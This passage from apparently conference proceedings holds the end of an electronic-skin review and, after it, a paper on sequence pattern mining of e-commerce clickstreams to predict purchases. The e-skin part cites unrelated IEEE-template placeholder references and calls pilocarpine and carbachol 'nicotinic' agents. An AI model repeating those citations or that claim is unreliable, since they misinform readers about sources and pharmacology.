- E. Force sensing Force sensing is important for applications requiring interaction with external objects or environments, such as robotics and prosthetics. E e-skin capable of detecting various forces with high accuracy and reliability.
- F. Visible light sensing Visible light sensing is valuable for applications involving light-responsive functionalities, such as adaptive camouflage or optoelectronic devices. E-skin capable of sensing visible light, offering new possibilities for advanced applications.

By incorporating these sensing capabilities into flexible e-skin designs, researchers have been able to develop advanced solutions for various applications, including robotics, prosthetics, wearable electronics, and human-machine interfaces. Polymeric hydrogels are commonly patterned on the electrodes for transdermal delivery of the nicotinic agents (eg, pilocarpine and carbachol) via iontophoresis for autonomous sweat induction, while microfluidic channels that regulate and sample the sweat flow are typically fabricated through polymer molding or laser cutting of plastic films. Conversely, three-dimensional (3D) micro/nanostructures are often required for highly sensitive pressure and strain sensing with compressible and stretchable functionalities

VII. CONCLUSION, DISCUSSION & FURTHER USE

Evaluation of the fully integrated e-skin-wearable system in human subjects The capability of the e3-skin to perform continuous multimodal sensing offers powerful surveillance



Fig. 4. 3D-printed e-skin is composed of an array of electrochemical sweat biosensors(glucose, alcohol, and pH sensors) and biophysical sensors (temperature and pulse sensors)




Fig. 5. Interactive skin that feels temperature and pain

and early prediction capabilities to assess an individual's state of health in real time. On-body evaluation of the e-skin was first conducted on three healthy subjects in a glucose tolerance test to simultaneously monitor the vital signs and glucose level. During the entire period, all vital signs remained relatively stable, while glucose consistently increased rapidly after 40 min, peaked at 60 min, and recovered to baseline after 80 min. Multimodal monitoring was then conducted continuously over a 12-hour period in a subject involving various daily activities. Stable sensor responses were obtained when the subject was in a fasting state and performing sedentary work in the morning. After food intake (i.e., lunch and dinner), glucose level increased after 30 to 50 min and peaked at 75 to 90 min before it gradually decreased. Elevated heart rate and temperature were also observed when the subject was performing strenuous cycling exercise.

The advancements in electronic skin (e-skin) technology hold promise for revolutionizing various fields, including healthcare, robotics, prosthetics and wearable devices. The ability of e-skin to mimic the sense of touch, monitor vital signs, and integrate seamlessly with human skin opens up a myriad of possibilities for enhancing human-machine interactions and



Fig. 6. Chameleon changing color e-skin structures of neutral and oxidized states of the electrochromic polymer poly(3-hexylthiophene-2,5-diyl, P3HT)




Fig. 7. Artificial Tactile sensory system applied on printed robot like e-skin

improving overall quality of life.

As researchers continue to refine e-skin materials, enhance sensitivity, and develop more robust integration methods, we can anticipate even greater applications and benefits. From more natural and responsive prosthetic limbs to wearable health monitors capable of early disease detection, the future implications of e-skin technology are profound. Moreover, e-skin's potential for real-time data collection and analysis presents opportunities for personalized medicine and preventive healthcare, empowering individuals to monitor their health proactively and leading to more efficient and accurate diagnoses.

However, challenges such as ensuring long-term durability, addressing ethical considerations, and optimizing affordability remain to be tackled. Collaborative efforts across multidisciplinary fields will be crucial in overcoming these hurdles and unlocking the full potential of e-skin technology. It continues to evolve and find wider adoption, promises to reshape how we interact with technology, how we care for our health, and ultimately, how we perceive and enhance the capabilities of the human body. Embracing this innovation with diligence and foresight will undoubtedly pave the way for a future where seamless integration of electronics with the human body becomes a reality. The application of multimodal fusion can become a real possibility in the future to combine code with electronic in this artificial skin and integrate so we can get e-skin that "feels" something and gives an output, just like sensors of high temperature to feel pain and red lights of burnings. Electronic skin will also help patients with scars for renewing their skin and be able again to feel something on places where the sensing touch that doesn't feel like healthy tissue like figures 5 and 7.

In summary, the development and integration of electronic skin (e-skin) mark a significant milestone in the field of wearable technology and human-machine interaction. As we look ahead, the potential applications of e-skin are vast and diverse, ranging from healthcare monitoring and prosthetics to virtual reality and robotics. Further research and innovation are crucial to unlock the full potential of e-skin, revolutionizing various industries and improving the quality of life for individuals worldwide.

REFERENCES

- [1] Nadia C. Abascal and Lynne Regan 'The past, present and future of protein-based materials', 31 October 2018
- [2] J. Clerk Maxwell, A Treatise on Electricity and Magnetism, 3rd ed., vol. 2. Oxford: Clarendon, 1892, pp.68–73.
- [3] Hao Gong, Zijie Xu, Yun Yang, Qingchi Xu, Xuyi Li, Xing Cheng, Yaoran Huang, Fan Zhang, Jizhong Zhao, Shengyou Li, Xiangyang Liu, Qiaoling Huang, Wenxi Guo 'Transparent, stretchable and degradable protein electronic skin for biomechanical energy scavenging and wireless sensing', 1 December 2020
- [4] K. Elissa, 'Advances in Biodegradable Electronic Skin: Material Progress and Recent Applications in Sensing, Robotics, and Human-Machine Interfaces', 23 June 2022
- [5] Ziyang Wang, Zongtao Ma, Jingyao Sun, Yuhua Yan, Miaomiao Bu, Yanming Huo, Yun-Fei Li, Ning Hu, 'Recent Advances in Natural Functional Biopolymers and Their Applications of Electronic Skins and Flexible Strain Sensors', 6 March 2021
- [6] Y. Yorozu, M. Hirano, K. Oka, and Y. Tagawa, "Electron spectroscopy studies on magneto-optical media and plastic substrate interface," IEEE Transl. J. Magn. Japan, vol. 2, pp. 740–741, August 1987 [Digests 9th Annual Conf. Magnetism Japan, p. 301, 1982].
- [7] M. Young, The Technical Writer's Handbook. Mill Valley, CA: University Science, 1989.
- [8] Jun Chang Yang, Jaewan Mun, Se Young Kwon, Seongjun Park, Zhenan Bao, Steve Park, 19 September 2019 'Electronic Skin: Recent Progress and Future Prospects for Skin-Attachable Devices for Health Monitoring, Robotics, and Prosthetics'
- [9] Zhuohao Zhang, Zhuoyue Chen, Yu Wang and Yuanjin Zhao 'Bioinspired conductive cellulose liquid-crystal hydrogels as multifunctional electrical skins'
- [10] Yangzhi Zhu, Reihaneh Haghighi, Martin C. Hartel, Shenghan Guan, Jamal Bahari, Zijie Li, Avijit Baidya, Ke Cao, Xiaoxiang Gao, Jinghang Li, Zhuohong Wu, Xuanbing Cheng, Bingbing Li, Sam Emaminejad, Paul S. Weiss, Ali Khademhosseini 'A Breathable, Passive-Cooling, Non-Inflammatory, and Biodegradable Aerogel Electronic Skin for Wearable Physical-Electrophysiological-Chemical Analysis'
- [11] Yasser Khan, Matthew L. Mauriello, Parsa Nowruzi, Akshara Motani, Grace Hon, Nicholas Vitale, Jinxing Li, Jayoung Kim, Amir Foudeh, Dalton Duvio, Erika Shols, Megan Chesnut, James Landay, View ORCID Profile Jan Liphardt, Leanne Williams, View ORCID Profile Keith D. Sudheimer, View ORCID Profile Boris Murmann, View ORCID Profile Zhenan Bao, View ORCID Profile Pablo E. Paredes 'Design considerations of a wearable electronic-skin for mental health and wellness: balancing biosignals and human factors'
- [12] Suleivys M. Nuñez a, Fanny Guzmán b, Pedro Valencia c, Sergio Almonacid d, Constanza Cárdenas 'Collagen as a source of bioactive peptides: A bioinformatics approach'
- [13] Negin Forouzes, Kamal Al Nasr 'Protein Modeling and Simulation: Selected Articles from the Computational Structural Bioinformatics Workshop 2021'
- [14] N. Yogeswaran, W. Dang, W. T. Navaraj, D. Shakthivel, S. Khan, E. O. Polat, S. Gupta, H. Heidari, M. Kaboli, L. Lorenzelli, G. Cheng, R. Dahiya 'New materials and advances in making electronic skin for interactive robots'
- [15] Mehmet Girayhan Say, Ihor Sahalianov, Robert Brooke, Ludovico Migliaccio, Eric D. Glowacki, Magnus Berggren, Mary J. Donahue, Isak Engquist 'Ultrathin Paper Microsupercapacitors for Electronic Skin Applications'
- [16] Carlos García Núñez, Libu Manjakkal, Ravinder Dahiya 'Energy autonomous electronic skin'
- [17] Venkatarao Selamneni; Aditya Kunchur; Parikshit Sahatiya 'Large-Area, Flexible SnS/Paper-Based Piezoresistive Pressure Sensor for Artificial Electronic Skin Application'
- [18] Yogeenth Kumaresan; Oliver Ozioko; Ravinder Dahiya 'Multifunctional Electronic Skin With a Stack of Temperature and Pressure Sensor Arrays'
- [19] Daniel Fehr, Renske Sassenburg, Jacqueline Blunsch, Aimé Lay-Ekuakille, Alessandro Massaro, Mathias Bonmarin, Fabrizio Spano 'A Capacitive Color-Changing Electronic Skin for Touch Sensing Applications'
- [20] Alina-Cristina Bunea, Violeta Dediu, Edwin Alexandru Laszlo, Florina Pistrițu, Mihaela Carp, Florina Silvia Iliescu, Octavian Narcis Ionescu, Ciprian Iliescu 'E-Skin: The Dawn of a New Era of On-Body Monitoring Systems'

Sequence Pattern Mining for Consumer Behavior Prediction

Teodora Gorgieva

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
teodora.gorgieva.1@students.finki.ukim.mk

Milena Trajanoska

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
milena.trajanoska@finki.ukim.mk

Dimitar Trajanov

Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
dimitar.trajanov@finki.ukim.mk

Abstract—In today’s competitive e-commerce landscape, understanding purchase intent is crucial for e-commerce businesses to adapt their marketing strategies, enhance user experiences, and ultimately drive sales and customer satisfaction. This paper investigates the application of Sequence Pattern Mining algorithms for predicting purchase intent in e-commerce. Utilizing clickstream datasets sourced from e-commerce platforms, our study explores the effectiveness of different Sequential Pattern Mining techniques such as PrefixSpan, ClaSP, VMSP, and Seq2Pat in extracting meaningful patterns from user interactions. These patterns are then used as features that capture the consumer behavior and browsing patterns of users leading up to a purchase event. Employing various Machine Learning algorithms, we evaluate the predictive capacity of these generated features in predicting purchase intent.

Index Terms—sequential pattern mining, consumer behavior prediction, predict intent, sequential behavior modeling, seq2pat

I. INTRODUCTION

Digital retailers are experiencing an increasing number of transactions coming from their consumers online, thanks to the ease of buying on E-commerce platforms. Such interactions compose complex behavioral patterns which can be analyzed through predictive analytics to enable businesses to understand consumer needs. Knowing why and how consumers make purchasing decisions empowers online retailers to optimize their platforms, offer relevant products, and create engaging experiences. This understanding not only improves customer satisfaction but also boosts sales and fosters long-term customer loyalty, ultimately driving business growth in the competitive e-commerce landscape.

Sequence Pattern Mining (SPM), an integral part of data mining, discovers interesting subsequences as patterns, in a sequence database that can be used later by end users or management to find associations between different items or events in their data for purposes such as prediction and planning in the domain of E-commerce. This research aims

to use SPM algorithms on e-commerce clickstream data to generate features for predicting purchase intent.

Unlike conventional methodologies that integrate consumer segmentation and product type considerations, our study focuses only on analyzing the sequential interactions users make on e-commerce platforms regardless of the other characteristics such as: type of product, brand, or price of the product.

A few existing papers have explored this problem within the context of SPM, without diving into Dichotomic Pattern Mining. Notably, only the original authors, who also developed the Seq2Pat algorithm [1][2], have explored this novel approach. Through empirical evaluation and comparison with existing methods, we demonstrate the effectiveness of their approach in enhancing predictive modeling for e-commerce applications.

II. LITERATURE REVIEW

SPM was introduced in the context of market basket analysis [3] in 1995. This pioneering work led to the development of several other algorithms including GSP [4], PrefixSpan [5], SPADE [6], and SPAM [7]. These algorithms played a crucial role in advancing the field by efficiently uncovering sequential patterns within transactional datasets. Mining the complete set of patterns in sequence data incurs significant computational costs and often results with redundant patterns. In response to this challenge, Constraint-Based Sequence Pattern Mining (CSPM) has been proposed as a solution [8][9][10].

In the context of user behavior analysis, PrefixSpan is predominantly utilized in current research papers. The authors [11] integrate the PrefixSpan algorithm into their model for predicting online browsing behavior, leveraging its efficient sequential pattern mining capabilities from large datasets to identify significant user action sequences, which are then utilized to prioritize and recommend relevant items.

The gaps in this literature are based primarily on a lack of proposals that have explored sequential ML models. Another

challenge is capturing and analyzing long-term sequential patterns in digital behavior to identify sustained trends and recurring purchase intentions over extended periods. Most researchers evaluate their proposed predictive methods on a single dataset, or focus on specific E-commerce settings. Therefore it is hard to claim their methodologies are general for multiple E-commerce platforms, such as general-purpose and specialized marketplaces.

III. THEORETICAL FOUNDATIONS

A. Key Concepts

In SPM, we are given a set of *sequences* which is referred to as sequence database. Each sequence is an ordered set of items. A *pattern* is a subsequence that occurs in at least one sequence in the database maintaining the original ordering of items. The number of sequences that contain a pattern defines the *frequency*. Given a sequence database, SPM is aimed at finding patterns that occur more than a certain frequency *threshold*. A *prefix* is a pattern that exists at the beginning of several sequences. The *suffix* is the residue of the sequence after the prefix. The prefix is replaced with a placeholder in the suffix.

Consider the sequence $a_1, a_2, b_1, a_3, b_2, b_3, a_4, a_5$ with a minimum frequency threshold.

Pattern Examples with Frequency:

- a_1, a_2 (Frequency: 1)
- b_1, a_3 (Frequency: 1)
- a_3, b_2, b_3 (Frequency: 1)
- a_4, a_5 (Frequency: 1)

Prefix Example: a_1, a_2

Suffix Example: $b_1, a_3, b_2, b_3, a_4, a_5$.

Dichotomic Pattern Mining (DPM) combines CSPM, operating on labeled sequence databases with positive and negative outcomes. Initially, DPM segregates the sequences into two sets based on their outcomes: positive and negative. Sequences with positive outcomes represent desired or expected behaviors, while those with negative outcomes represent undesired or unexpected behaviors.

DPM applies CSPM techniques but introduces additional attribute constraints. These constraints help refine the mining process by focusing on specific attributes or characteristics of the sequences within each set (positive and negative). By incorporating attribute constraints, DPM can discover more precise and relevant patterns.

The outputs of the DPM algorithm have three sets of patterns, including the frequent patterns that are *unique to positive observations*, the frequent patterns that are *unique to negative observations*, and the frequent patterns that are *common on both* cases. By following these steps, DPM enables the extraction of comprehensive pattern sets that capture the details and complexities of labeled sequence databases. These patterns can then be analyzed and utilized for various purposes such as anomaly detection, behavior prediction, or decision-making processes in diverse domains.

B. Algorithms and Models

This study employs four SPM algorithms: PrefixSpan, ClaSP, VMSP and Seq2Pat.

PrefixSpan is a SPM algorithm that uses prefixes and suffixes to mine sequential patterns. It creates smaller projected sequential databases recursively, generating local frequent fragments. However, its efficacy decreases with longer sequences or low support thresholds, leading to irrelevant patterns and memory overflow. Studies show that PrefixSpan generally outperforms Apriori-based algorithms like GSP, FreeSpan, and SPADE.

ClaSP (Closed Sequential Patterns) mines closed frequent sequences vertically. Firstly, it identifies frequent length-1 sequences, applies a depth-first search (DFS) for frequent closed candidates (FCC), and then filters non-closed FCCs to obtain all closed sequences.

VMSP (Vertical mining of Maximal Sequential Patterns) outlines a three-step approach to mine maximal frequent patterns efficiently. It filters non-maximal patterns first by segregating supersequences. Then, it employs a forward-maximal extension search to incrementally expand sequences, retaining only maximal patterns. Finally, it utilizes candidate clustering with a co-occurrence map to complete the process.

Seq2Pat¹ is an innovative SPM algorithm designed for DPM. It leverages sequence embedding techniques to represent sequences as continuous vectors, enabling efficient pattern mining. By capturing semantic relationships between items, Seq2Pat offers enhanced predictive modeling capabilities, particularly in e-commerce settings.

IV. METHODOLOGY

A. Data

The data collection process involved obtaining 3 distinct clickstream datasets sourced from Kaggle and Tianchi platforms, capturing diverse user interactions and purchase behaviors within e-commerce environments. All dataset are publicly available, and thus no licenses are required.

1) Electronics store²

Electronics store clickstream data is the first dataset which contains behavior data for a one month (December 2019) from a large multi-category online store that sells electronics. Each row represents an event. This dataset contains 900K detailed users' events. It has 9 columns eventTime, eventType, productId, categoryId, categoryCode, brand, price, userId, userSession.

2) Cosmetics store³

Cosmetics store clickstream dataset contains behavior data for 5 months (Oct 2019 – Feb 2020) from a medium cosmetics online store. The data structure is the same as in the first dataset. This dataset contains 20M users events.

¹<https://github.com/fidelity/seq2pat>

²<https://www.kaggle.com/datasets/mkechinov/ecommerce-events-history-in-electronics-store>

³<https://www.kaggle.com/datasets/mkechinov/ecommerce-events-history-in-cosmetics-shop>




Fig. 1: Distribution of event/behavior types across the different datasets

3) Taobao⁴

The third dataset is user behavior data from Tianchi of Alibaba Cloud. The data consists of a random selection of approximately one million users exhibiting behaviors such as page views, purchases, shopping cart interactions, and adding items to favorites between November 25 and December 27, 2017. The dataset contains the columns: *userId*, *itemId*, *category ID*, *behavior type*, *timestamp*. There are a total of 100M records.

The columns of interest for this study are only the columns that reflect the type of interaction that the user makes on the platform: *eventType* for the first two datasets and *behaviorType* for the third dataset.

Fig. 1 illustrates the distribution of event types corresponding to the aforementioned datasets and columns. It highlights the dataset's imbalance in event types, notably the comparatively low occurrence of purchase/buy events, constituting a small percentage.

B. Implementation Details

Sequences extracted from each dataset include events from a single user session, ordered by time. The sequences extracted from the datasets are composed of symbolized events with length L between the range $5 \leq L \leq 150$. Sequences leading to purchase are labeled as positive (1); otherwise, labeled as negative (0), resulting in a binary intent classification problem.

Having a purchase event in the sequence will lead to a perfect prediction. For this reason, every purchase event was deleted from the sequences.

For each dataset, the column that reflects the type of event/behavior is mapped as follows:

- *Electronics* -> 'purchase': 1, 'view': 2, 'cart': 3.
- *Cosmetics* -> 'purchase': 1, 'cart': 2, 'view': 3, 'remove-fromcart': 4.

- *Taobao* -> 'buy': 1, 'pv': 2, 'fav': 3, 'cart': 4.

The SPM algorithms are implemented calling the SPMF package [12] in a Python script. This package represents an open-source data mining library written in Java. The input file for the SPM algorithms requires a particular format which is presented in Table I. With the join and apply functions from the pandas package [13], -1 was placed between every integer, and -2 was applied at the end of every sequence.

```
1 -1 1 2 3 -1 1 3 -1 4 -1 3 6 -1 -2
1 4 -1 3 -1 2 3 -1 1 5 -1 -2
5 6 -1 1 2 -1 4 6 -1 3 -1 2 -1 -2
5 -1 7 -1 1 6 -1 3 -1 2 3 -1 -2
```

TABLE I: Input format for sequential pattern mining

PrefixSpan algorithm requires three arguments: *minimum support*, *maximal pattern length*, and whether the *sequence ID* will be shown. ClaSP requires two arguments: *minimum support* and *show of the sequence ID*. VMSP requires four arguments: *minimum support*, *minimum pattern length*, *maximum gap* and *show sequence ID*.

The minimum support is a number between 0 and 1 representing a percentage. This percentage represents how many times the sequence needs to be in the data to be marked as frequent. The second argument, maximal pattern length, for all datasets is set to a very high number to make sure all the sequences were included. The show sequence ID argument was set to True in all cases to see the sequence ID from all the frequent sequences. After doing several experiments, different values for the input arguments were chosen due to the diversity of the data sets. All values are shown in Table II.

	PrefixSpan	ClaSP	VMSP
Electronics store dataset			
Min support	0.02	0.02	0.02
Min pattern length	200	-	200
Max gap	-	-	1
Show sequence ID	True	True	True
Cosmetics store dataset			
Min support	0.08	0.08	0.08
Min pattern length	400	-	400
Max gap	-	-	1
Show sequence ID	True	True	True
Taobao dataset			
Min support	0.2	0.3	0.2
Min pattern length	1000	-	1000
Max gap	-	-	1
Show sequence ID	True	True	True

TABLE II: Argument values for SPM algorithms

To implement DPM on the datasets, we first divided the users into two groups: purchasers and nonpurchasers. Then, DPM was applied via Seq2Pat to the 2 groups to mine patterns specific to each characteristic. The required constraint, set by default, restricts the maximum length of a pattern to 10

⁴<https://tianchi.aliyun.com/dataset/649>

items. This default setting avoids potential scaling issues, particularly when dealing with long sequences. Additionally we set the min_frequency threshold as the 30% of the total sequences. for both positive and negative sequences. The obtained features from all four algorithms are one-hot encoded using the Pat2Feat algorithm. For each dataset we used the union of the three generated pattern sets, which includes patterns exclusive to positive outcomes, exclusive to negative outcomes, and common to both.

Table III, Table IV and Table V present the top 5 most frequent patterns generated by SPM algorithms for every dataset. Due to the nature of the DPM approach, which returns a dictionary of patterns denoted by keys such as union, intersection, unique_pos, and unique_neg, these specific patterns are not included in the aforementioned tables.

Electronics store dataset		
ClaSP	VMSP	PrefixSpan
[2]	[2, 2, 3]	[2]
[2, 2]	[2, 3, 2, 2]	[2, 2]
[2, 2, 2]	[2, 2, 2, 2, 2, 2]	[2, 2, 2]
[2, 3]	-	[2, 2, 2, 2]
[3]	-	[2, 2, 2, 2, 2]

TABLE III: Top 5 frequency patterns for each SPM algorithm on an Electronics dataset ('view': 2, 'cart': 3)

Cosmetics store dataset		
ClaSP	VMSP	PrefixSpan
[3]	[3, 3, 3]	[4, 4]
[3, 3]	[2, 3]	[3]
[2]	[3, 2, 2]	[3, 3]
[3, 2]	[2, 2, 2]	[3, 3, 3]
[3, 3, 3]	[4, 4]	[3, 3, 3, 3]

TABLE IV: Top 5 frequency patterns for each SPM algorithm on a Cosmetics dataset ('cart': 2, 'view': 3, 'remove_from_cart': 4)

Taobao dataset		
ClaSP	VMSP	PrefixSpan
-	[2, 4, 4, 2]	[2]
-	[4, 2, 4, 4, 2]	[2, 2]
-	[4, 4, 2, 4, 2]	[2, 2, 2]
-	[2, 4, 4, 2, 4]	[2, 2, 2, 2]
-	[4, 3, 4, 3, 4]	[3]

TABLE V: Top 5 frequency patterns for each SPM algorithm on a Taobao dataset ('pv': 2, 'fav': 3, 'cart': 4)

PrefixSpan makes use of prefix and suffix, and eliminates sequences that do not contain the prefix. The event *cart* is not present in PrefixSpan for any of the datasets, which means that when add to *cart* is a prefix, there are not many frequent

sequences. This is in line with the expectations because most people will first view a product before buying it.

On the contrary to PrefixSpan, ClaSP algorithm does contain *cart* event in both Electronics and Cosmetics datasets. For the ClaSP algorithm, the sequence *cart* need to be present somewhere in the sequence to be counted as frequent. Closed patterns have higher support than maximal patterns.

The VMSP algorithm produced the fewest frequent sequences, notably evident in the Electronics dataset with a total of 3 sequences. It can be also be observed here that all the sequences from PrefixSpan and the first three from ClaSP are summarized in the second frequent sequence from the VMSP algorithm. For each of the datasets, VMSP is small in contrast to the support from PrefixSpan and ClaSP. This is because no gaps are allowed in the sequences.

To study the behavior of the auto-generated patterns, we used 3 different models for purchase prediction: Random Forest, LightGBM and LSTM. Our LSTM model integrates SPM-based and DPM-based features into the prediction process using one hidden layer and a fully connected layer. It directly concatenates the features with its output for input to the hidden layer.

The input variables for the machine learning algorithms consist of the encoded sequences and a label. For the label, a list was created with 1 for every sequence containing a purchase event and 0 for every sequence without a purchase event. The list was reframed to a column named target. Undersampling techniques are used to deal with imbalance in the datasets. We use 80% of the data as the train set and 20% as the test set and repeat this split 10 times for robustness and then we compare the average results for each model based on Precision, Recall, F1 score, and the area under the ROC curve, also known as AUC.

For the hyperparameter tuning we use 3-fold cross-validation in the first train-test split. Grid search on the number of iterations [400, 600, 800, 1000] for LightGBM, the number of nodes in the hidden layer [32, 64, 128, 256, 512] and number of units [32, 64, 128] for LSTM models. We use 10% of the train set as a validation set to determine if the training meets the early stop condition. When the loss on the validation set stops decreasing steadily, the training is terminated. The final parameters are 400 iterations for LightGBM, and 32 units for the LSTM models with 128 nodes in hidden layers.

V. RESULTS AND DISCUSSION

A. Results Overview

The comparison of model performance across the three datasets is outlined in Table VI, Table VII and Table VIII, respectively. By analyzing the results on the Electronics store clickstream data, represented in Table VI, we can conclude that models integrated with DPM patterns consistently deliver the highest F1 scores and AUC. Notably, the LSTM exhibits outstanding performance with the highest F1 score of **70.31%** and AUC of **90.89%**. The success of the LSTM in this context can be attributed to its ability to capture detailed sequential patterns effectively when utilizing DPM patterns as input features. This is particularly crucial in clickstream data

analysis, where understanding user behavior patterns is very important.

Model	Precision	Recall	F1	AUC
Electronics + DPM patterns				
RF	83.83	64.02	68.92	90.66
LightGBM	85.54	59.62	66.00	90.83
LSTM	82.64	65.11	70.31	90.89
Electronics + PrefixSpan patterns				
RF	78.95	52.57	51.96	79.99
LightGBM	78.95	52.57	51.96	79.99
LSTM	83.79	63.41	69.99	90.89
Electronics + VMSP patterns				
RF	70.60	64.29	61.13	84.40
LightGBM	70.60	64.29	61.13	84.40
LSTM	81.12	66.60	70.59	90.89
Electronics + ClaSP patterns				
RF	84.78	52.14	57.59	87.10
LightGBM	90.10	37.71	44.13	87.10
LSTM	81.98	66.97	71.86	90.46

TABLE VI: Comparison of averaged prediction performance by different methods over 10 random Train-Test splits on Electronics dataset

The Cosmetics store clickstream data presents challenges due to longer sequences and more diverse event types. The results on this dataset are outlined in Table VII. While PrefixSpan patterns demonstrate higher precision and recall rates, LSTM models incorporating DPM patterns again achieve the highest F1 score **65.39%** and AUC **80.48%**. This signifies the LSTM's robustness in handling complex sequential data and extracting meaningful patterns, even in datasets with varying sequence lengths and event complexities. The utilization of DPM patterns enriches the feature space and enables the LSTM model to capture long-term dependencies effectively, contributing to its superior performance.

Model	Precision	Recall	F1	AUC
Cosmetics + DPM patterns				
RF	70.67	65.44	63.17	76.57
LightGBM	75.40	62.01	63.64	79.34
LSTM	74.36	65.87	65.39	80.48
Cosmetics + PrefixSpan patterns				
RF	20.18	40.44	19.20	49.95
LightGBM	19.68	55.27	22.40	49.58
LSTM	20.04	54.23	26.19	50.22
Cosmetics + VMSP patterns				
RF	20.11	37.47	17.25	49.75
LightGBM	20.12	38.80	17.85	49.82
LSTM	20.22	56.44	26.71	50.39
Cosmetics + ClaSP patterns				
RF	20.74	49.16	19.43	50.59
LightGBM	20.14	50.21	20.31	50.42
LSTM	20.00	54.26	26.18	50.17

TABLE VII: Comparison of averaged prediction performance by different methods over 10 random Train-Test splits on Cosmetics dataset

Similar trends are observed in Table VIII for the Taobao clickstream data, where LSTM models consistently outperform Random Forest and LightGBM models, especially when coupled with DPM patterns. Despite the dataset's substantial size and high class imbalance, LSTM with DPM patterns shows better F1 score when compared to the rest of the patterns. This underscores the importance of leveraging advanced deep

learning architectures like LSTM in handling large-scale, complex datasets common in e-commerce and consumer behavior analytics.

Model	Precision	Recall	F1	AUC
Taobao + DPM patterns				
RF	55.76	37.02	36.37	56.71
LightGBM	56.11	46.68	42.50	57.58
LSTM	58.80	45.10	44.06	59.64
Taobao + PrefixSpan patterns				
RF	19.51	48.59	20.43	49.95
LightGBM	20.62	53.35	21.25	50.20
LSTM	20.06	57.17	27.00	50.20
Taobao + VMSP patterns				
RF	11.00	52.68	15.16	49.79
LightGBM	13.06	44.71	11.42	50.01
LSTM	32.58	69.50	38.23	79.99
Taobao + ClaSP patterns				
RF	-	-	-	-
LightGBM	-	-	-	-
LSTM	-	-	-	-

TABLE VIII: Comparison of averaged prediction performance by different methods over 10 random Train-Test splits on Taobao dataset

The diversity of the obtained results stems from the fact that we encounter three distinct datasets that vary in size, sequence length and event types. Sequence complexity denotes the diversity and length of sequences within each dataset:

- Electronics - average sequence length: **9.81** (out of 19 297 sequences)
- Cosmetics - average sequence length: **18.87** (out of 659 666 sequences)
- Taobao - average sequence length: **62.85** (out of 771 346 sequences)

Further, we would take our analysis deeper into the complexity of SPM algorithms, including PrefixSpan, ClaSP, and VMSP, and their performances across different dataset characteristics. PrefixSpan demonstrates competence in scenarios with shorter sequences and moderate sizes, offering higher precision and recall rates in such contexts. However, its performance diminishes significantly with longer sequences, as evident in the Cosmetics and Taobao datasets.

ClaSP emerges as a strong competitor, especially in datasets with longer sequence lengths and larger sizes, such as the Cosmetics dataset. Its ability to efficiently handle longer sequences and capture detailed patterns contributes to its superior F1 results in these scenarios. Notably, ClaSP also demonstrates promising results in the Electronics dataset, showcasing its versatility across varying dataset characteristics. However, this algorithm timed out on the Taobao dataset due to its complexity and the large volume of sequences, leaving its performance on this dataset unknown.

VMSP exhibits satisfactory performance with short sequences but struggles with longer ones, as observed in both Cosmetics and Taobao datasets. The inherent limitations of VMSP in handling longer sequences highlight the importance of selecting SPM algorithms tailored to specific dataset characteristics for optimal results.

The significant impact of sequence length, event diversity, dataset scale, and class distribution on model performance

underlines the need for modified approaches in sequence pattern mining tasks. DPM emerges as a robust methodology, achieving the highest scores across various metrics due to its ability to capture detailed patterns within longer sequences and larger datasets effectively.

The findings from our research align with prior works by [2] and [15], emphasizing the effectiveness of LSTM models with DPM patterns in capturing complex patterns and outperforming traditional machine learning algorithms like Random Forest, LightGBM, and XGBoost. These insights provide valuable guidance for researchers and practitioners in selecting appropriate algorithms and feature engineering strategies for sequence pattern mining tasks in diverse domains such as e-commerce, marketing analytics, and user behavior analysis.

B. Feature Importance




Fig. 2: SHAP values of DPM features

